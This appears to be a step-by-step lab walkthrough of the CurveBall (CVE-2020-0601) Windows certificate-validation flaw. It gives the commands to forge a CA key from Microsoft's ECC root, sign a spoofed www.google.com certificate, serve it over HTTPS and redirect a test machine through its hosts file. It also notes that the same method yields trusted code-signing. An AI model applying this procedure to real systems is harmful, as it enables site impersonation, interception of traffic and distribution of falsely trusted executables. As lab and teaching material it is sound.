

For spoofing a TLS certificate

First download and extract curveball.zip onto your kali machine. Navigate to the directory.

```
kali@kali: ~/CVE-Demo/curveball
File Actions Edit View Help

(kali@kali)~/CVE-Demo/curveball
$ ls
ca.cnf      gen-key.py  MicrosoftECCProductRootCertificateAuthority.cer  openssl-cs.cnf
ca-cs.cnf   httpServer.py  openssl.cnf  README
```

MicrosoftECCProductRootCertificateAuthority.cer is a trusted root CA certificate using the secp384r1 elliptic curve. It is in PEM format.

Step 1: Create a spoofed CA Key from the trusted certificate

gen-key.py will take the root CA certificate and generate a spoofed PEM private key file using the public key of 1, and a generator from the original certificate's public key such that:

$Q = d * G \rightarrow$

$Q = 1 * G \rightarrow$

$Q = G$

python gen-key.py MicrosoftECCProductRootCertificateAuthority.cer

```
(kali@kali)~/CVE-Demo/curveball
$ python gen-key.py MicrosoftECCProductRootCertificateAuthority.cer

(kali@kali)~/CVE-Demo/curveball
$ ls
ca.cnf      gen-key.py  MicrosoftECCProductRootCertificateAuthority.cer  openssl-cs.cnf  spoofed-ca-key.pem
ca-cs.cnf   httpServer.py  openssl.cnf  README
```

Step 2: Create a spoofed CA certificate from the spoofed key

OpenSSL takes the spoofed key **spoofed-ca-key.pem** and creates a CA certificate **spoofed-ca.pem** that can be used to sign other certificates. **ca.cnf** is specifies the configuration to use.

openssl req -new -x509 -key spoofed-ca-key.pem -out spoofed-ca.pem -config ca.cnf

```
(kali@kali)~/CVE-Demo/curveball
$ openssl req -new -x509 -key spoofed-ca-key.pem -out spoofed-ca.pem -config ca.cnf

(kali@kali)~/CVE-Demo/curveball
$ ls
ca.cnf      gen-key.py  MicrosoftECCProductRootCertificateAuthority.cer  openssl-cs.cnf  spoofed-ca-key.pem
ca-cs.cnf   httpServer.py  openssl.cnf  README  spoofed-ca.pem
```

Step 3: Create another TLS certificate to sign with the spoofed CA

This can be of any kind, and will be the certificate for the http server. This certificate uses the secp384r1 curve.

openssl ecparam -name secp384r1 -genkey -noout -out cert.key

```
(kali@kali)-[~/CVE-Demo/curveball]
$ openssl ecparam -name secp384r1 -genkey -noout -out cert.key

(kali@kali)-[~/CVE-Demo/curveball]
$ ls
ca.cnf      gen-key.py      openssl.cnf      spoofed-ca-key.pem
ca-cs.cnf   httpServer.py   openssl-cs.cnf   spoofed-ca.pem
cert.key    MicrosoftECCProductRootCertificateAuthority.cer  README
```

Step 4: Create a certificate signing request for the certificate

OpenSSL creates a certificate signing request for the certificate using the configuration specified in **openssl.cnf**.

openssl req -new -key cert.key -out cert.csr -config openssl.cnf -reqexts v3_req

```
(kali@kali)-[~/CVE-Demo/curveball]
$ openssl req -new -key cert.key -out cert.csr -config openssl.cnf -reqexts v3_req

(kali@kali)-[~/CVE-Demo/curveball]
$ ls
ca.cnf      cert.csr      gen-key.py      MicrosoftECCProductRootCertificateAuthority.cer  openssl-cs.cnf  spoofed-ca-key.pem
ca-cs.cnf   cert.key      httpServer.py   openssl.cnf      README          spoofed-ca.pem
```

Step 5: Sign the CSR using the spoofed CA

Normally the CSR would have to be sent to a CA to verify and sign; however, we can use the spoofed CA certificate instead. This creates a signed certificate that can be deployed on the http server (with the spoofed CA certificate). This example configuration is for www.google.com, however any domain could be used.

openssl x509 -req -in cert.csr -CA spoofed-ca.pem -CAkey spoofed-ca-key.pem -CAcreateserial -out cert.crt -days 10000 -extfile openssl.cnf -extensions v3_req

```
(kali@kali)-[~/CVE-Demo/curveball]
$ openssl x509 -req -in cert.csr -CA spoofed-ca.pem -CAkey spoofed-ca-key.pem -CAcreateserial -out cert.crt -days 10000 -extfile openssl.cnf -extensions v3_req
Certificate request self-signature ok
subject=C = AU, ST = Australia, L = Adelaide, O = Curveball, CN = www.google.com

(kali@kali)-[~/CVE-Demo/curveball]
$ ls
ca.cnf      cert.csr      httpServer.py      openssl-cs.cnf      spoofed-ca.pem
ca-cs.cnf   cert.key      MicrosoftECCProductRootCertificateAuthority.cer  README          spoofed-ca.srl
cert.crt    gen-key.py    openssl.cnf        spoofed-ca-key.pem
```

Step 6: Start an HTTP server with the spoofed certificate chain

The certificate **cert.crt** and its private key **cert.key** for the server. The spoofed CA certificate **spoofed-ca.pem** that was used to sign the certificates must also be included. `httpServer.py` starts a simple http server on port 443 (HTTPS) that the vulnerable windows machine can connect to.

python httpServer.py

```
(kali@kali)-[~/CVE-Demo/curveball]
$ python httpServer.py
Server started on port 443 ...
```

Additionally, take note of the kali machine's IP

```
(kali@kali)-[~/]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.54 netmask 255.255.255.0 broadcast 192.168.1.255
```

Step 7: Vulnerable Windows machine


Make sure you have a vulnerable version of windows 10. Make sure the network is connected. The server with the spoofed certificate chain is for `www.google.com`, so we need to perform a MiTM attack on `www.google.com`. The easiest way to do this is to modify the windows hosts file, which takes precedence over DNS and will redirect requests to `www.google.com` to the kali machine's IP instead. Either run cmd as admin and enter:

notepad.exe %SystemRoot%\System32\drivers\etc\hosts

or powershell and run:

Start-Process notepad.exe \$env:SystemRoot\System32\drivers\etc\hosts -Verb RunAs

At the bottom of the hosts file, add: `<kali.machine.ip> www.google.com`



```
hosts - Notepad
File Edit Format View Help
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com          # source server
#       38.25.63.10       x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
192.168.1.54 www.google.com
```



Make sure to save before closing.



Step 8: Visit <https://www.google.com/>



Any browser should work, such as Edge or Internet Explorer.




"Hello, world!" should be displayed, and the lock icon should show that the certificate is trusted.







This is because Windows is checking that the name `www.google.com` matches the name on the certificate, and that the public key is in the list of trusted root CA's. The public key matches the Microsoft ECC Product Root Certificate Authority 2018, however Windows did not correctly validate that all other parameters (i.e. generator) also match.



If you find that the certificate is not trusted, and you get a “not secure” warning, check that the system time is inside of the start and end dates/times of the certificate. You can manually change the system time in settings, rather than having it automatic (for example, change the time forward x hours/days).

The process for code signing is very similar. The commands are all listed in the README in `curveball.zip`. You will need a PE file that is compatible with the operating system architecture to sign. When you download and run the file, it should be trusted by windows.